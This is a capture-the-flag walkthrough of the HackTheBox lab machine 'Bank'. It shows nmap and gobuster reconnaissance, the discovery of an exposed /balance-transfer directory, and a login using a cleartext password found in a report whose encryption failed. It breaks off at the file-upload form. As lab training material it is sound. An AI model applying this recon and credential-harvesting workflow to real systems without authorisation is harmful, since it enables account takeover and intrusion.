
Bank.htb Network



Bank RETIRED


EASY

--- 10.10.10.29 ---

Server Ip Address	Ports Open	Service/Banner
10.10.10.29	22/53/80	SSH/ISC BIND/Apache

#1 NMAP

--- nmap -T4 -A -p- 10.10.10.29 ---



```
Nmap scan report for 10.10.10.29
Host is up (0.0060s latency).
Not shown: 64320 closed ports, 1212 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
|   2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
|   256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
|_  256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp open  domain  ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 907.70 seconds
```


We find a couple of version numbers:

OpenSSH 6.6
ISC BIND 9.9
Apache 2.4.7

#2 Enumeration

1) Port 80

We navigate to 10.10.10.29 and find the Apache2 Ubuntu Default Page. There doesn't seem to be anything here.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers **`a2enmod`**, **`a2dismod`**, **`a2ensite`**, **`a2dissite`**, and **`a2enconf`**, **`a2disconf`** . See their respective man pages for detailed

2) Domain

As this is HackTheBox (HTB), we will set 10.10.10.29 to the hostname bank.htb, this is because all HTB hostnames are xxx.htb




```
tim@kali:~$ sudo nano /etc/hosts
```



```
10.10.10.29      bank.htb
```

We navigate to bank.htb and gets directed to the following login page



3) GoBuster

gobuster dir -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://bank.htb


This command uses the following settings

Threads: 100

File: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

URL: http://bank.htb

After letting it run, here are the results




```
tim@kali:~$ gobuster dir -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://bank.htb
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://bank.htb
[+] Threads:        100
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/10/23 15:04:49 Starting gobuster
===============================================================
/uploads (Status: 301)
/assets (Status: 301)
/inc (Status: 301)
/server-status (Status: 403)
/balance-transfer (Status: 301)
===============================================================
2020/10/23 15:06:07 Finished
===============================================================
tim@kali:~$ 
```

We take a mental note of the /uploads directory.

4) /balance-transfer


After checking each link in gobuster, we find balance-transfer interesting



Index of /balance-transfer

Name	Last modified	Size	Description
Parent Directory		-	
0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583	
0a0bc61850b221f20d9f356913fe0fe7.acc	2017-06-15 09:50	585	
0a2f19f03367b83c54549e81edc2dd06.acc	2017-06-15 09:50	584	
0a629f4d2a830c2ca6a744f6bab23707.acc	2017-06-15 09:50	584	
0a9014d0cc1912d4bd93264466fd1fad.acc	2017-06-15 09:50	584	
0ab1b48c05d1dbc484238cfb9e9267de.acc	2017-06-15 09:50	585	
0abe2e8e5fa6e58cd9ce13037ff0e29b.acc	2017-06-15 09:50	583	
0b6ad026ef67069a09e383501f47bfee.acc	2017-06-15 09:50	585	
0b59b6f62b0bf2fb3c5a21ca83b79d0f.acc	2017-06-15 09:50	584	
0b45913c924082d2c88a804a643a29c8.acc	2017-06-15 09:50	584	
0be866bee5b0b4cff0e5beeaa5605b2e.acc	2017-06-15 09:50	584	
0c04ca2346c45c28ecededb1cf62de4b.acc	2017-06-15 09:50	585	
0c4c9639defcfe73f6ce86a17f830ec0.acc	2017-06-15 09:50	584	
0ce1e50b4ee89c75489bd5e3ed54e003.acc	2017-06-15 09:50	584	
0d3d24f24126789503b03d14c0467657.acc	2017-06-15 09:50	584	


Lets take a look at the first file



```
++OK ENCRYPT SUCCESS
+=================+
| HTB Bank Report |
+=================+

===UserAccount===
Full Name: czeCv3jWYYljNI2mTedDWxNCF37ddRuqrJ2WNlTLje47X7tRlHvifiVUm27AUC0ll2i9ocUIqZPo6jfs0KLf3H9qJh0ET00f3josvjaWiZkpjARjkDyokIO3ZOITPI9T
Email: 1xlwRvs9vMzOmq8H3G5npUroI9iySrrTZNpQiS0OFzD20LK4rPsRJTfs3y1VZsPYffOy7PnMo0PoLzsdpU49OkCSSDOR6DPmSEUZtiMSiCg3bJgAElKsFmlxZ9p5MfrE
Password: TmEnErfX3w0fghQUCAniWIQWRf1DutioQWMvo2srytHOKxJn76G4Ow0GM2jgvCFmzrRXtkp2N6RyDAWLGCPv9PbVRvbn7RKGjBENW3PJaHiOhezYRpt0fEV797uhZfXi
CreditCards: 5
Transactions: 93
Balance: 905948 .
===UserAccount===
```


This Bank Report directory looks promising. However, we first check out all the files for anything suspicious.

We sort the files by size and find a oddly unique size file




Name	Last modified	Size I
Parent Directory		-
68576f20e9732f1b2edc4df5b8533230.acc	2017-06-15 09:50	257
09ed7588d1cd47ffca297cc7dac22c52.acc	2017-06-15 09:50	581
941e55bed0cb8052e7015e7133a5b9c7.acc	2017-06-15 09:50	581
0d64f03e84187359907569a43c83bddc.acc	2017-06-15 09:50	582
052a101eac01ccbf5120996cdc60e76d.acc	2017-06-15 09:50	582
20fd5f9690efca3dc465097376b31dd6.acc	2017-06-15 09:50	582
70b43acf0a3e285c423ee9267acaebb2.acc	2017-06-15 09:50	582
346bf50f208571cd9d4c4ec7f8d0b4df.acc	2017-06-15 09:50	582
780a84585b62356360a9495d9ff3a485.acc	2017-06-15 09:50	582
10805eead8596309e32a6bfe102f7b2c.acc	2017-06-15 09:50	582
acb4ccb8eeb778b614a993e7c3199e5b.acc	2017-06-15 09:50	582
dd764f1f57fc65256e254f9c0f34b11b.acc	2017-06-15 09:50	582

Success! We found a failed encryption Bank Report with Christos's cleartext password.
Poor Christos, his password is quite strong too.



```
--ERR ENCRYPT FAILED
+=================+
| HTB Bank Report |
+=================+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
```

We return to the login page and attempt with Christo's credentials




HTB Bank

LOGIN

chris@bank.htb

●●●●●●●●●●●●●●●●●●●●●●

Success! We have a foothold on an account!



HTB Bank

1.337 $ Balance

8 Total Transactions

2 Total CreditCards

0 Support Tickets


CreditCard Information

Card Type	Card Number	Card Exp Date	CVV	Balance
VISA	448598254354****	05/2018	***	1.000 $
MASTERCARD	535630154104****	08/2020	***	337.00 $

Transaction History

Transaction ID	Transaction Date	Transaction Time	Amount (USD)
3326	10/21/2016	3:29 PM	$321.33
3325	10/21/2016	3:20 PM	$234.34
3324	10/21/2016	3:03 PM	$724.17
3323	10/21/2016	3:00 PM	$23.71
3322	10/21/2016	2:49 PM	$8345.23
3321	10/21/2016	2:23 PM	$245.12
3320	10/21/2016	2:15 PM	$5663.54
3319	10/21/2016	2:13 PM	$943.45

Here we navigate to the support tab and discover the file upload system



HTB Bank

My Tickets

#	Title	Message	Attachment	Actions

Title

